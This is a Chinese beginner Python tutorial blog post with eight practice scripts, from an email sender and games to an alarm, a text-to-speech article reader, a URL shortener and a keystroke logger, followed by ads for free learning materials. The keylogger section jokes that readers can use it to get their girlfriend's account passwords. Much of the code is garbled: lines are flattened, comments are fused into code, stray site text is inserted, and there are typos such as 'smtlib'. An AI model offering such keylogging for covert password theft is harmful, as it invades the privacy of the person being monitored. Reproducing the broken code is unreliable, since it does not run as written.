
今天给大家分享的,是一些实战练习的小案例,如果你还是Python小白,可以再看看我前面几篇文章,如果是有了一点基础,那就尝试完成下面这些案例吧!
一、自动发送邮件
用Python编写一个可以发送电子邮件的脚本。
提示:email库可用于发送电子邮件。
import smtplib from email.message import EmailMessage email = EmailMessage() Creating a object for EmailMessage email['from'] = 'xyz name' Person who is sending email['to'] = 'xyz id' Whom we are sending email['subject'] = 'xyz subject' Subject of email email.set_content("Xyz content of email") content of email with smtlib.SMTP(host='smtp.gmail.com',port=587)as smtp: sending request to server smtp.ehlo() server object smtp.starttls() used to send data between server and client smtp.login("email_id","Password") login id and password of gmail smtp.send_message(email) Sending email print("email send") Printing success message 讯享网
二、Hangman(猜单词的游戏)
用Python创建一个简单的hangman猜单词游戏。
提示:创建一个密码词的列表并随机选择一个单词。将每个单词用下划线“”表示,让用户猜单词,如果用户猜对了,则将用单词替换掉“”。
讯享网import time import random name = input("What is your name? ") print ("Hello, " + name, "Time to play hangman!") time.sleep(1) print ("Start guessing...\n") time.sleep(0.5) A List Of Secret Words words = ['python','programming','treasure','creative','medium','horror'] word = random.choice(words) guesses = '' turns = 5 while turns > 0: failed = 0 for char in word: if char in guesses: print (char,end="") else: print ("_",end=""), failed += 1 if failed == 0: print ("\nYou won") break guess = input("\nguess a character:") guesses += guess if guess not in word: turns -= 1 print("\nWrong") print("\nYou have", + turns, 'more guesses') if turns == 0: print ("\nYou Lose")
三、闹钟
用Python编写一个创建闹钟的脚本。
提示:用date-time模块创建闹钟,然后用playsound库播放声音。
from datetime import datetime from playsound import playsound alarm_time = input("Enter the time of alarm to be set:HH:MM:SS\n") alarm_hour=alarm_time[0:2] alarm_minute=alarm_time[3:5] alarm_seconds=alarm_time[6:8] alarm_period = alarm_time[9:11].upper() print("Setting up alarm..") while True: now = datetime.now() current_hour = now.strftime("%I") current_minute = now.strftime("%M") current_seconds = now.strftime("%S") current_period = now.strftime("%p") if(alarm_period==current_period): if(alarm_hour==current_hour): if(alarm_minute==current_minute): if(alarm_seconds==current_seconds): print("Wake Up!") playsound('audio.mp3') download the alarm sound from link break 四、石头剪刀布游戏
创建一个石头剪刀布的游戏,游戏者与与计算机PK。如果游戏者赢了,得分就会添加,看谁最终的得分最高。
提示:先判断游戏者的选择,然后与计算机的选择进行比较。计算机的选择是从选择列表中随机选取的。如果游戏者获胜,则增加1分。
讯享网import random choices = ["Rock", "Paper", "Scissors"] computer = random.choice(choices) player = False cpu_score = 0 player_score = 0 while True: player = input("Rock, Paper or Scissors?").capitalize() # 判断电脑与游戏者的选择 if player == computer: print("Tie!") elif player == "Rock": if computer == "Paper": print("You lose!", computer, "covers", player) cpu_score+=1 else: print("You win!", player, "smashes", computer) player_score+=1 elif player == "Paper": if computer == "Scissors": print("You lose!", computer, "cut", player) cpu_score+=1 else: print("You win!", player, "covers", computer) player_score+=1 elif player == "Scissors": if computer == "Rock": print("You lose...", computer, "smashes", player) cpu_score+=1 else: print("You win!", player, "cut", computer) player_score+=1 elif player=='E': print("Final Scores:") print(f"CPU:{cpu_score}") print(f"Plaer:{player_score}") break else: print("That's not a valid play. Check your spelling!") computer = random.choice(choices)
五、提醒小工具
利用Python一个提醒小工具,在设定好的时间在桌面做提醒通知。
提示:跟踪提醒时间可以用Time模块,显示桌面通知可以用toastnotifier库。
安装:win10toast
from win10toast import ToastNotifier import time toaster = ToastNotifier() try: print("Title of reminder") header = input() print("Message of reminder") text = input() print("In how many minutes?") time_min = input() time_min=float(time_min) except: header = input("Title of reminder\n") text = input("Message of remindar\n") time_min=float(input("In how many minutes?\n")) time_min = time_min * 60 print("Setting up reminder..") time.sleep(2) print("all set!") time.sleep(time_min) toaster.show_toast(f"{header}", f"{text}", duration=10, threaded=True) while toaster.notification_active(): time.sleep(0.005) 六、文章朗读器
用Python编写一个脚本,实现自动从提供的链接读取文章的功能。
讯享网import pyttsx3
import requests
from bs4 import BeautifulSoup
url = str(input("Paste article url\n"))


def content(url):
  res = requests.get(url)
  soup = BeautifulSoup(res.text,'html.parser')
  articles = []
  for i in range(len(soup.select('.p'))):
    article = soup.select('.p')[i].getText().strip()
    articles.append(article)
    contents = " ".join(articles)
  return contents
engine = pyttsx3.init('sapi5')
voices = engine.getProperty('voices')
engine.setProperty('voice', voices[0].id)


def speak(audio):
  engine.say(audio)
  engine.runAndWait()


contents = content(url)
 print(contents)       In case you want to see the content


#engine.save_to_file
#engine.runAndWait()  In case if you want to save the article as a audio file
七、短网址生成器
用Python编写一个脚本,实现用API缩短指定URL的功能。

from __future__ import with_statement import contextlib try: from urllib.parse import urlencode except ImportError: from urllib import urlencode try: from urllib.request import urlopen except ImportError: from urllib2 import urlopen import sys def make_tiny(url): request_url = ('http://tinyurl.com/api-create.php?' + urlencode({'url':url})) with contextlib.closing(urlopen(request_url)) as response: return response.read().decode('utf-8') def main(): for tinyurl in map(make_tiny, sys.argv[1:]): print(tinyurl) if __name__ == '__main__': main() 八、键盘记录器
用Python编写一个脚本,实现将用户在键盘上按过的按键记录下来,并保存在一个文本文件中。
提示:控制键盘和鼠标的移动就不得不推荐pynput这个库了,它还可以用于制作键盘记录器,通过读取被按下的键,然后将它们保存在一个文本文件中。(咳咳,想知道女朋友的账号密码的可以好好学习下)
讯享网from pynput.keyboard import Key, Controller,Listener import time keyboard = Controller() keys=[] def on_press(key): global keys #keys.append(str(key).replace("'","")) string = str(key).replace("'","") keys.append(string) main_string = "".join(keys) print(main_string) if len(main_string)>15: with open('keys.txt', 'a') as f: f.write(main_string) keys= [] def on_release(key): if key == Key.esc: return False with listener(on_press=on_press,on_release=on_release) as listener: listener.join()
如果你想学python还不知道如何下手去学,如果你想学python苦于没有导师指导,如果你正在学python,但无法坚持下去,有困难也无人指导解答。小编给大家准备了一份Python学习资料,里面的内容都是适合零基础小白的笔记和资料,不懂编程也能听懂、看懂。
题外话
在此疾速成长的科技元年,编程就像是许多人通往无限可能世界的门票。而在编程语言的明星阵容中,Python就像是那位独领风 骚的超级巨星, 以其简洁易懂的语法和强大的功能,脱颖而出,成为全球最炙手可热的编程语言之一。

Python 的迅速崛起对整个行业来说都是极其有利的 ,但“人红是非多”,导致它平添了许许多多的批评,不过依旧挡不住它火爆的发展势头。
如果你对Python感兴趣,想要学习pyhton,这里给大家分享一份Python全套学习资料,都是我自己学习时整理的,希望可以帮到你,一起加油!
😝有需要的小伙伴,可以点击下方链接免费领取或者V扫描下方二维码免费领取🆓
👉CSDN大礼包🎁:全网最全《Python学习资料》免费分享(安全链接,放心点击)👈

1️⃣零基础入门
① 学习路线
对于从来没有接触过Python的同学,我们帮你准备了详细的学习成长路线图。可以说是最科学最系统的学习路线,你可以按照上面的知识点去找对应的学习资源,保证自己学得较为全面。


② 路线对应学习视频
还有很多适合0基础入门的学习视频,有了这些视频,轻轻松松上手Python~

③练习题
每节视频课后,都有对应的练习题哦,可以检验学习成果哈哈!

2️⃣国内外Python书籍、文档
① 文档和书籍资料
3️⃣Python工具包+项目源码合集
①Python工具包
学习Python常用的开发软件都在这里了!每个都有详细的安装教程,保证你可以安装成功哦!


②Python实战案例
光学理论是没用的,要学会跟着一起敲代码,动手实操,才能将自己的所学运用到实际当中去,这时候可以搞点实战案例来学习。100+实战案例源码等你来拿!
③Python小游戏源码

如果觉得上面的实战案例有点枯燥,可以试试自己用Python编写小游戏,让你的学习过程中增添一点趣味!
4️⃣Python面试题


我们学会了Python之后,有了技能就可以出去找工作啦!下面这些面试题是都来自阿里、腾讯、字节等一线互联网大厂,并且有阿里大佬给出了权威的解答,刷完这一套面试资料相信大家都能找到满意的工作。
5️⃣Python兼职渠道
而且学会Python以后,还可以在各大兼职平台接单赚钱,各种兼职渠道+兼职注意事项+如何和客户沟通,我都整理成文档了。

上述所有资料 ⚡️ ,朋友们如果有需要的,可以扫描下方👇👇👇二维码免费领取🆓
版权声明:本文内容由互联网用户自发贡献,该文观点仅代表作者本人。本站仅提供信息存储空间服务,不拥有所有权,不承担相关法律责任。如发现本站有涉嫌侵权/违法违规的内容,请联系我们,一经查实,本站将立刻删除。
如需转载请保留出处:https://51itzy.com/kjqy/41869.html